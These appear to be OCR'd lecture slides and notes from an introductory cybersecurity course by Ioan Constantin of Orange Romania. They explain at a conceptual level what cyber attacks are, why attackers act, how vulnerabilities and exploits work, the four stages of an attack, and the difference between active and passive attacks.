


cybersecurity

Ioan Constantin
Orange Romania


Cybersecurity - is the protection of computer systems from theft of or damage to their hardware, software or electronic data, as well as from disruption or misdirection of the services they provide, according to Wikipedia.

One key aspect of cyber security is the understanding of the threats and attacks one might leverage in order to disrupt or damage a computer system.
This 2 hours crash-course on Cyber Attacks aims to provide basic understanding of common types of attacks and tools used to perform them.

Two case-studies are provided in the final section of the course, both high-profile, large-scale and highly publicized incidents with state-actors involved.

These presentation notes can and should be read as support.

A final examination will consist of up to 10 questions gathered from this material.




agenda

- Concepts and definitions
  - What is a cyber attack?
  - Motivation
  - Vulnerabilities and exploits
- Anatomy of a cyber attack
  - The four stages of attack
  - Types of attack
  - Active attacks
    - DDoS, Spoofing, MiTM, ARP attacks, Overflows
  - Passive attacks
    - Wiretapping, Scanning, Phishing and Spear-Phishing, Social Engineering, Worms, Viruses, Trojans, Crypto Attacks
  - Zero Day and Advanced Persistent Threats
- Case studies
  - Stuxnet (2009-2011)

*Further reading in the slide notes

Further reading:



Concepts and definitions

What is a cyber attack?

A cyberattack is any type of offensive maneuver that targets computer information systems, infrastructures, computer networks, or personal computer devices.

OFFENSIVE

TARGETED

This is a broad definition of a similarly broad subject. There are some key takeaways from this definition:
-A cyberattack is always OFFENSIVE, i.e., it's subjected to human will and implies an activity, action or reaction on behalf of the attacker;
-A cyberattack is always TARGETED, i.e. the attacker ALWAYS has a scope and target 'in sight' while preparing the attack. This sometimes creates confusion when discussing mass-targeted attacks such as botnet driven DDoS or mass phishing / scamming / spam campaigns but even those campaigns do have a specified target (*for example, a mass – phishing attack will target users of e-mail services with insufficient training as to recognize a forged website or users of services insufficiently protected from such attacks*)
-Furthermore, a cyber attack aims to disrupt, destroy or alter information and system states

While this is a relatively new domain of knowledge, there is a widespread taxonomy on cyber attacks, within the following timeline:

First Generation (1980-1990) of cyber attacks: notoriety driven teenagers and computer hackers writing relatively harmless viruses (sneaker-net viruses) with slow distribution on floppy disks carried from one computer to another;


Second Generation (1990-2000): Following the widespread use of the internet and inter-connected large-scale networks, attackers began to write aggressive worms with super-fast spreading capabilities (minutes) from original infection point. The motivation was more or less in the same ‘look at me, I got skills’ category as 1st gen attacks. Worms like Sasser and NetSky come to mind

Third Generation (2005:2010): This is the time when botnets come into play, with large, wide-spread global networks of infected computers acting like a personal army to one or more attackers. This time the motivation goes beyond recognition, straight to remuneration as attackers use their botnets to spam, crash websites, identity theft. The malware is more aggressive than 2nd gen but still easy to identify and disinfect

Fourth Generation (2010 – 2015): This is the time when more mature coders writing more ‘elegant’ code come into play. The hackers learn to ‘hide’ the code in plain sight, this is the time when we massive usage of rootkits come into play. This fourth gen of malware is characterized by attackers going for larger targets such as corporations, bank, government or medical institutions. This time marks the involvement of state-actors or criminal-actors in cyber crime.

Fifth Generation (present time): The main event that created the fifth and current generation is that an active underground economy has formed, where stolen goods and illegal services are bought and sold in a ‘professional’ manner. Cybercrime now specializes in different markets (you can call them criminal segments), that taken all together form the full criminal supply-chain. Note that because of this, cybercrime develops at a much faster rate. All the tools are for sale now, and relatively inexperienced criminals can get to work quickly*

*Cyberheist, Stu Sjouwerman: https://www.knowbe4.com/free-e-book/



Concepts and definitions

Understanding the motivation behind cyber attacks

Money

Terrorism

Political

Personal

While this breakdown into four categories may seem incomplete, one should note that the ‘Personal’ motivation category is a catch-all term used herein for all motivation (drives) which don’t cross into the other categories.

Money: Remuneration has always been serious motivation for most computer enthusiast. It wasn’t until recently (nearly a decade ago) that actual money or resources were gained from cyber crime and cyber attacks. The first instances of such activities were those in which a company or a person hired a ‘black hat’ hacker to steal/modify/destroy a computer resource otherwise unavailable to them. This progressed, in due time, to nowadays ransomware and cryptojacking attacks;

Personal: There are several reasons and personal drives pertaining to this category:

-disgruntled employees will sometime attack their employer’s infrastructure as a manifestation of rage or for vindictive reasons;


-amateur ‘hackers’ will launch attacks in order to prove their technical skills, in order to gather notoriety**;**

-amateur hackers will launch attacks without any particular motivation other than the simple fact that such an attack is possible;

-some will be driven by curiosity and the will to learn and test already learned techniques;

Terrorism: Some attackers are driven by ideological beliefs and act upon it by constructing cyber-terror campaigns in order to gain recognition for their cause and inflict damage to their adversaries. Such campaigns are sometimes associated with state-owned or state-driven attacks.

Political: Hacktivism – is the subvert use of computer, networks and social media to promote a political agenda or a social change. As such, politically-driven attackers will often use their skills to alter publicly available information, promote false information relevant to their cause, disrupt the activity and availability of networks and systems etc.



Concepts and definitions

Cyber Attackers

Outsiders


Organized Attackers
- Terrorists
- State nations
- Hacktivists
- Criminal actors

Hackers
- White hats
- Black hats

Amateurs

Insiders
- Disgruntled employees
- Thieves
- Unintentional

Attackers can be inside or outside the attacked perimeter.
Attackers inside the physical and/or logical security perimeter are already ‘inside the strong hold’ and it is safe to assume that they’ve already passed the first level of trust. i.e. they have some kind of access to computing resources. Attackers in this category are usually employees, consultants, ex-employees and people in a ‘circle of trust’.



Concepts and definitions

Vulnerabilities and exploits

A Vulnerability is a weakness in a computer system that can be exploited by an Attacker to perform unauthorized or unintended actions

An Exploit is piece of software, chunk of data or sequence of commands that takes advantage of a vulnerability to cause unintended or unanticipated behavior in a computer system

Remote exploit

Local exploit

Pivoting exploit (island hopping)

VPN / Proxy

The two notions presented here are obviously connected in a means-goal relation. Most attackers will **exploit** a known **vulnerability** in a system in order to perform unauthorized tasks on said system, at most times, to gain access and to escalate privileges.
Most know vulnerabilities are reported to the developer/manufacturer of the system (software, hardware, firmware) in a good-will manner, allowing the manufacturer to fix the vulnerable product(s).
This is usually done through software or firmware updates, delivered via internet to the affected system or –in some cases- by replacing the product as a whole with a newer or improved version that does not have the vulnerability. Ethical disclosure of vulnerabilities means that the manufacturer usually has a generous time-frame in order to fix the affected product before the vulnerability is publicized online.

<u>A vulnerability has a well-defined lifecycle:</u>

a) It starts out as a **zero-day** vulnerability, at the first instance of discovery. Vulnerabilities are usually discovered by trying to 'hack' previously unknown resources (i.e. – a new version of a software application, a new firmware for a network device) with existing tools and current know-how.
b) It then gets reported to the manufacturer, by means of responsible, ethical disclosure. Note that to the vulnerability is unknown to the public as of yet;
c) After a time period, sufficient for the manufacturer to fix 'patch' the vulnerability,

the finder discloses it to the public, and the vulnerability gets a unique identifier, usually in the CVE-series system*. In this stage, the **vulnerability becomes public**;


d) The manufacturer publishes a fix, patch or service (such as a replacement program) for the affected products and notifies its users. In this stage, the **vulnerability becomes patched / fixed**. In rare cases, the manufacturer may choose to abandon support for the affected product and usually issue a statement notifying its users about the security threats and concerns associated with the usage of their software. In this case, the **vulnerability becomes 'historical**'.

The tools of the trade for a hacker looking to discover and index existing vulnerabilities on a system is a vulnerability scanner. This category of automated tools 'scan' the target system by interrogating services that usually communicate to the outside world about their version and revision numbers. After gathering this info, the vulnerability scanners compare it to a trusted database of known vulnerabilities of the detected software. If found, the vulnerabilities are reported to the user. From hereon, it's a simple task of finding the correct exploit.

Exploits are usually categorized in two distinct forms: **remote exploits** that can be used to attack a system from a distance (i.e. via network connectivity) or **local exploits** that can be used only on machines that the attacker already 'owns'. Most of todays' exploits are of the remote kind with local exploits being specifically used on out of date systems with 'historic' vulnerabilities or isolated systems

A **pivoting exploit** is usually deployed to gain access to a computer inside a network, setting foot in the stronghold, then deploying a inside-out covert communications channel such a proxy server or a VPN connection to a remote network or computer that is controlled by the attacker. Once connectivity is available, the attacker can 'move' laterally in the network. It is sometimes called 'island hopping' because of the way an attacker can move 'hop' from the initially owned computer to other systems connected to it.

*CVE – Common Vulnerability Exposure Systems



Anatomy of a Cyber Attack

The four stages of an attack

Usually, attacks are run in four stages:


1. A **survey** stage or ‘recon’: this is the attacker’s first goal: to identify targets by collecting information from public sources (media, on-line, social sites), by running passive-observatory attacks such as social engineering. Once the attacker has mapped-out a precise overview of the company, it’s time to choose a ‘weapon’, usually in the form of an exploit.

2. **Delivery:** if the attacker did a good job of surveying the attack surface of the target, she or he already know what kind of defenses are in place and which ones can be bypassed. This is done by selecting the attack primary vector. It’s often an exploit for a specific, unpatched vulnerability or in some cases a zero-day exploit, targeting a vulnerability previously unknown to the public.

3. **Breach:** in this context, a breach is a successful attempt of delivering a payload meant to infiltrate a security perimeter. While the previous stages of attack happen outside of or at the border of the Security Perimeter, the breach is effectively made (run, activated) INSIDE the perimeter, on vulnerable systems. In a cyber-attack this is usually done with exploits that deliver a payload specifically crafted for the vulnerabilities discovered in the “Survey” stage. The payload uses some form of data to either corrupt memory or switch registers (at a low level) in order to gain privileges on remote computers and escalate those privileges in order to run code or commands.

4. **Affect:** this is the fourth and final stage of an cyber attack. By this stage the attacker already infiltrated the security perimeter and has access to at least some system resources. The attacker then proceeds to act upon it's intent and either exfiltrate data from the systems, plant data, alter data, delete data, critically disable services on said system or establish a 'silent' connection to that system so she or he can connect to it whenever they feel like it (think large botnets and Command and Control Servers). This is the stage where the attacker may choose to erase his/her tracks by deleting log files or reverting the system to a previously-stable state.

The Security Perimeter: This is a conceptual construct and encompasses *all physical security, cyber-physical security and cyber-security efforts, technologies, policies and procedures and human knowledge* that are in-place in order to protect de confidentiality, integrity and availability of a resource.



Anatomy of a Cyber Attack

Types of attacks:

(dual taxonomy)

Outside – Attacker is outside the security perimeter ✖ **Inside** – Attacker is 'inside' the security perimeter

Where is the attacker located?
Inside attackers – foot in the stronghold
Outside attackers – looking through the fence

Active – Alters system resources to affect operation ✖ **Passive** – Gathers information from the systems but does not alter its state

How is the attacker acting?
Active – in the system, messing around
Passive– looking through the fence, gathering info

